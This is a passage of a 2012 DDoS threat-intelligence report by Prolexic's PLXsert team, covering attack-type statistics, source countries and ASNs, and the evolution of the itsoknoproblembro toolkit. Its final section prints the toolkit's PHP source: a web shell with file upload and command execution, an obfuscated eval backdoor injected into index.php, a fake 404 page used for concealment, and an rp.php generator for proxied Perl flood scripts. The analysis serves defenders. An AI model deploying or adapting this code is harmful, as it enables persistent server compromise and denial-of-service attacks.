
During the analysis of the *itsoknoproblembro* attack suite, it was determined that the suite does not possess traditional spoofed SYN flood functionality. The coordination of GET floods and SYN floods within the same attack makes use of a dual functionality contained in a few specific attack tools within this suite to bypass traditional anti-spoofing mechanisms used for mitigation. Prolexic has implemented globalized finger-printed rules to successfully defend its customers against this attack vector. Another significant trend that was observed over the course of the year was the increase in the use of DNS attacks. There has been resurgence in the use of an old, yet effective, DDoS method known as DNS reflection attacks. In these situations, attackers spoof their IP address to masquerade as the victim and then send numerous requests to multiple vulnerable DNS servers throughout the world. The DNS servers respond to the spoofed IP address, creating a DDoS condition known as a DNS reflection attack.



Comparison: Attack Types (2011 vs. 2012)


PLXsert observed a relatively steady number of GET floods during 2011, which continued throughout 2012 (2011: 20.82 percent; 2012: 17.45 percent). ICMP floods followed a similar trend from 2011 to 2012, with a slight decrease in frequency (2011: 21.96 percent, 2012: 18.04 percent). SYN floods represented the most popular attack type in both 2011 (22.79 percent) and 2012 (24.54 percent). UDP floods showed the most significant number when comparing 2011 and 2012, increasing from 0.08 percent to 18.35 percent respectively. UDF Fragment floods showed a significant decrease from 22.11 percent in 2011 to 8.21 percent in 2012.

As mentioned previously, there was a noticeable upturn in the use of DNS reflection attacks. Overall, a 1.19% increase was observed between 2011 and 2012. This regression in the evolution of attack technique can be attributed to the continued effectiveness of DNS reflection attacks, as well as improved mitigation strategies in use for other protocols.



Total Attacks per Week (Q4 2011 vs. Q4 2012)


The graph below represents an analysis of the total numbers of attacks that traversed Prolexic's cloud-based mitigation infrastructure during Q4 2012 as compared to Q4 2011. This quarter, the week of Oct. 8 showed the largest percentage increase in the number of DDoS attacks (+340 percent) when compared to the same quarter one year ago. However, when looking at the total number of attacks for the quarter by week, the week of Nov. 26 contained the highest number of individual attacks and November was the most active month of the quarter.



Total Attacks per Week (2011 vs. 2012)


Comparison of weekly attack campaign data throughout the duration of 2011 and 2012 indicates a few noticeable trends. During the beginning of 2011, attack campaigns were quite active whereas the beginning of 2012 showed a cluster of attack activity within the first few weeks. Attacks throughout 2012 continued to increase as the seasons shifted into spring and summer, whereas in 2011 the same time period showed a decrease in attack activity.

As fall approached, the 2011 statistics showed more DDoS activity as compared to 2012. During fall 2012, the *itsoknoproblembro* campaign had announced its hiatus, and for a couple days briefly broke the hiatus by targeting the websites of a government in the Middle East region. However, as winter approached, the *itsoknoproblembro* botnet campaigns once again went into full gear and targeted the financial industry. It is interesting to note that in both 2011 and 2012, attacks stopped over the transition into the New Year.



Top Ten Source Countries (Q4 2012)


This quarter, China (55.44 percent) is the main origin of botnet activity, followed by Germany (9.07 percent), India (8.77 percent), Egypt (5.73 percent) and Pakistan (4.26 percent). It is believed that China is at the top due to the large number of vulnerable servers and workstations that reside inside the country. The majority of the remaining attack traffic originated from the use of compromised machines within Eastern Europe and the rest of Asia.



Comparison: Top Ten Source Countries (Q4 2011, Q3 2012, Q4 2012)

China (55.44 percent) continues to be primary origin of botnet attacks with a significant increase of 38.91 percent when compared with Q4 2011. The United States in turn has seen a significant reduction as a source country of botnet attacks, going from 8.48 percent in Q4 2011 to 2.71 percent in Q4 2012, a 5.77 percent reduction. The Russian Federation, Mexico and Brazil do not show significant botnet activity in Q4 2012 when compared to Q4 2011.

In Q4 2012, the following countries show significant increase in botnet activity: Germany (9.05 percent), Egypt (5.73 percent), Pakistan (4.26 percent), Indonesia (3.61 percent), Turkey (3.58 percent), Thailand (3.52 percent), and France (3.31 percent).




Top Ten ASNs

An Autonomous System (AS) is a group of IP networks operated by one or more network operator(s) with a single and clearly defined external routing policy. A public AS has a globally unique number, an ASN, associated with it. This number is used both in the exchange of exterior routing information (between one neighboring AS and another AS) and as an identifier of the AS itself.

The latest view of global DDoS attack origins observed by Prolexic is represented below. This correlates unique source IP addresses, identified as being participants within an attack campaign, with their associated origin ASN attribute. This measurement is cumulative based upon a start date of Q4 2009.


The majority of malicious traffic was sourced from IP addresses originating from ASNs located in China. Following China, Turkey, India, and Pakistan were distant runners up in terms of attack volume. The bulk of malicious traffic continues to originate in the APAC region. This quarter's top ten has remained steady from the previous quarter and even has a similar percentage distribution.



ASN	Country	Registry	ASN Count
4134	China	apnic	2220814
4837	China	apnic	1016848
9121	Turkey	ripencc	373229
9829	India	apnic	281422
45595	Pakistan	apnic	200626
45899	Vietnam	apnic	154747
17974	Indonesia	apnic	138386
8151	Mexico	lapnic	126082
4766	Republic of Korea	apnic	123513
3462	Taiwan	apnic	111686

Comparison: Attack Campaign Start Time Per Day (Q4 2011, Q3 2012, Q4 2012)

The graph below indicates the average start time for DDoS campaigns that were launched against Prolexic's infrastructure. In Q3 and Q4 of both 2011 and 2012, the most common DDoS attack start time remained within the range of 11:00 to 12:00 GMT. This indicates the malicious actors remain consistent when choosing a time launch DDoS attacks.



Toolkit Evolution Timeline of *itsoknoproblembro*

Overview

The continued development and modification of the *itsoknoproblembro* toolkit throughout 2012 created a unique threatscape that allowed attackers and researchers to go back and forth in an active digital battle. Major modifications that emerged in the evolutionary process occurred over the course of several months as attackers sought to improve the efficiency and functionalities of compromised hosts. Minor modifications to evaluated attack code took place during attacks in order to temporarily sidestep mitigation, and in response, security engineers were forced to modify defenses.

Significant Modification Timeline

Winter 2011/Spring 2012

During this time period, the main targets of the *itsoknoproblembro* toolkit were in the financial industry, as confirmed by both proprietary and open source intelligence. Three attack scripts were identified as being a common source of DDoS traffic on compromised hosts:

- indx.php – File uploader, file infector, infection checker, call backs
- define.inc.php – PHP eval execution script
- startphp.php – Early version of UDP flooder

At this time, the main functionality of the indx.php file was to act as the foothold of the infection on the compromised host. In addition to the file upload functionality that allows attackers to place additional shells onto the host, it also has the ability to insert malicious code into the real index.php file of the compromised web application. This additional malicious code acts as a PHP eval execution script, allowing attackers to maintain persistent infections on compromised hosts even when the malicious files are discovered and removed. The indx.php file also communicates to other infected hosts through the use of the UDP protocol, and has the ability to instruct additional DDoS scripts on the server to engage in attacks.

Another early PHP eval script that was included in the suite and commonly deployed was define.inc.php. This file has the sole functionality of acting as a PHP eval execution script. When an attacker sends PHP code to the file through a POST request, the code will execute in memory of the compromised host, leaving minimal traces of attack instructions. Researchers observed the execution of evaluated PHP scripts that served the purpose of engaging in Layer 7 DDoS attacks against financial sector targets.

Summer 2012

By the summer of 2012, the file indx.php started to show signs of modification. The primary difference was the removal of the infection function that spread eval code to other PHP files. This may indicate that the attackers were trying to be stealthier in their attacks by not modifying existing system files.

It was also around this time that the rp.php file was discovered. The functionality of rp.php was to generate perl files that engaged in traffic floods, as well as generate lists of proxies to route attacks through in order to obfuscate the origin.

Below are example code snippets of the original indx.php, the modified indx.php, and rp.php.

indx.php – Original from Winter 2011/Spring 2012

```
<?php error_reporting(0);
$base = dirname(__FILE__)."/";
function stoped() {cmdexec("killall -9 perl;
killall -9 perl-bin;
killall -9 perl-cgi;
");
unlink($base."start.php");
unlink($base."f1.pl");
unlink($base."run.pl");
unlink($base."startphp.php");
print "<stopcleandos>Stop & Clean</stopcleandos>";
apache_child_terminate();
}function UploadFile($File){cmdexec("killall -9 perl");
cmdexec("killall -9 perl-bin");
cmdexec("killall -9 perl-cgi");
$target_path ="./";
$target_path = $target_path . basename( $File['name']);
@move_uploaded_file($File['tmp_name'], $target_path);
}function cmdexec($cmd){if(function_exists('system'))@system($cmd);
elseif(function_exists('passthru'))@passthru($cmd);
elseif(function_exists('shell_exec'))@shell_exec($cmd);
elseif(function_exists('exec'))@exec($cmd);
elseif(function_exists('popen'))@popen($cmd,"r");
}function curPageURL(){$pageURL = 'http';
if ($_SERVER["HTTPS"] == "on") {$pageURL .= "s";
}$pageURL .= "://";
if ($_SERVER["SERVER_PORT"] != "80") {$pageURL .= $_SERVER["SERVER_NAME"].":".$_SERVER["SERVER_PORT"
    ].$_SERVER["REQUEST_URI"];
} else {$pageURL .= $_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"];
}return $pageURL;
}function DNullRequest() {@ob_start();
print "<!DOCTYPE HTML PUBLIC\"-//IETF//DTDHTML 2.0//EN\"><html><head><title>404 Not Found</title></
    head><body><h1>Not Found</h1><p>The requested URL /indx.php was not found on this server.</p>
    <p>Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to
    handle the request.</p></body></html>";
die();
}if ($_GET['action']=="status") {print "itsoknoproblembro";
exit();
}if ($_GET['action']=="start.php") {cmdexec("ps | grep -r perl");
exit();
}if ($_GET['action']=="startphp.php") {cmdexec("ps | grep -r php");
exit();
}if ($_GET['action']=="infection") {$up = "<?php eval(gzinflate(base64_decode('jVPva5xAEP1+cP/
    DsAh3QlNb6IfQqF8S0xaSXrjzAsUc4rl7vQV1l3UsTUL+9+4vg/RSqMi6uu/Nm5k3MqWEKhWTQiHvfi4/
    hBfzWUBFrSCBoNxk6/tsXZCr1eX2Nvuel+vVKic7jeEHWAbllywvFoNsFjtIEliIii5CeJ7PWH0UEMfx1/
    z2Zj6LZWqXa94w2MpGw+Jon8aR/
    e5WrPYNM5uDUC2wrsZHyRLSDg1yWSmMzPczWmFFAFqGR0ETcrfa5MSQeCcHBEc5ckpZR6CrWv1W1QR+
    Vc2gt4NVtnhUdqWplusQev6kzz+S9IcYFNg0P0McmbNUPzXOoV+VHOHT+ahy0BTi9e0+HVmRl/qHoOsGXHH134q+
    GmtSNCYgKzyOCSD7jSdd6Yd9y/
    GVvfW98FIBso7OZ8Yu7y3ve4baYdPiwoXfhaG2NnBtNFXaEZkC3gfl9bebbFO4JuwKYrKbzMsUnCSEhM9/h3ub/+IC1EI+
    Lk8w2MrS4d7BJFxoJxH0ZaeRWFvdMaOAQjd8gn7oyMUUfQYb3XGNIXBalTFDVwvEsV6ANT0b1aTi2mGSmTBL/Lj7mfJwd/8B
    ')));
?>";
$index =$_SERVER['DOCUMENT_ROOT']."/index.php";
if (file_exists($index)) {$fp = @fopen($index, 'a+');
@fwrite($fp, $up);
@fclose($fp);
$content = file_get_contents($index);
if (eregi("RSqMi6uu",$content)) {print "<infectdos>Infected</infectdos>";
```

indx.php – Modification from Summer 2012

```
function UploadFile($File)
{
    cmdexec("killall -9 perl");
    cmdexec("killall -9 perl-bin");
    cmdexec("killall -9 perl-cgi");
    $target_path ="./";
    $target_path = $target_path . basename( $File['name']);
    @move_uploaded_file($File['tmp_name'], $target_path);
}
function cmdexec($cmd)
{
    if(function_exists('exec'))@exec($cmd);
    elseif(function_exists('passthru'))@passthru($cmd);
    elseif(function_exists('shell_exec'))@shell_exec($cmd);
    elseif(function_exists('system'))@system($cmd);
    elseif(function_exists('popen'))@popen($cmd,"r");
}
function curPageURL()
{
    $pageURL = 'http';
    if ($_SERVER["HTTPS"] == "on")
    {
        $pageURL .= "s";
    }
    $pageURL .= "://";
    if ($_SERVER["SERVER_PORT"] != "80")
    {
        $pageURL .= $_SERVER["SERVER_NAME"].":".$_SERVER["SERVER_PORT"].
            $_SERVER["REQUEST_URI"];
    }
    else
    {
        $pageURL .= $_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"];
    }
    return $pageURL;
}
function DNullRequest()
{
    @ob_start();
    print "<!DOCTYPE HTML PUBLIC\"-//IETF//DTDHTML 2.0//EN\"><html><head>
        <title>404 Not Found</title></head><body><h1>Not Found</h1><p>The
        requested URL ".$_SERVER['PHP_SELF']." was not found on this server <
        /p><p>Additionally, a 404 Not Foun derror was encountered while
        trying to use an Error Document to handle the request</p></body></
        html>";
    die();
}
if ($_GET['action']=="status")
{
    print "itsoknoproblembro";
    exit();
}
if ($_GET['action']=="start.php")
{
    cmdexec("ps | grep -r perl");
    exit();
}
if ($_GET['action']=="startphp.php")
{
```

rp.php – Attack script generator and proxy generator from Summer 2012

```
<?
set_time_limit(0);

cmdexec("killall -9 perl");


/*
@   ################################
@   Create a Get Attacker Perl File
@   ################################
*/
if($_POST['method']=="get"){

    $target = $_POST['target'];
    $_POST['query'] = base64_decode($_POST['query']);
    //QueryString Checker
    $query = $_POST['query'];

    //Create Array List of Posted Proxies
    $ProxyList = ProxyListMaker($_POST['proxy']);

    $attList = "";
    for($i=1;$i<=$_POST['process'];$i++){
        $attList .= "system(\"perl get.pl pr.txt &\");\n";
    }

    PerlGetAttackMaker($target,$query,$_POST['time']);
    if( !fwrite(fopen("pr.txt", "w+"), $ProxyList) )    return false;
    if( !fwrite(fopen("run.pl", "w+"), $attList) )  return false;

    cmdexec("perl run.pl;rm -rf *.pl;rm -rf rp.php;rm -rf pr.txt");

}
/*
@   ################################
@   Create a Post Attacker Perl File
@   ################################
*/
if($_POST['method']=="post"){

    $target = $_POST['target'];
    //Create Array List of Posted Proxies
    $ProxyList = ProxyListMaker($_POST['proxy']);
    $_POST['query'] = base64_decode($_POST['query']);

    $attList = "";
    for($i=1;$i<=$_POST['process'];$i++){
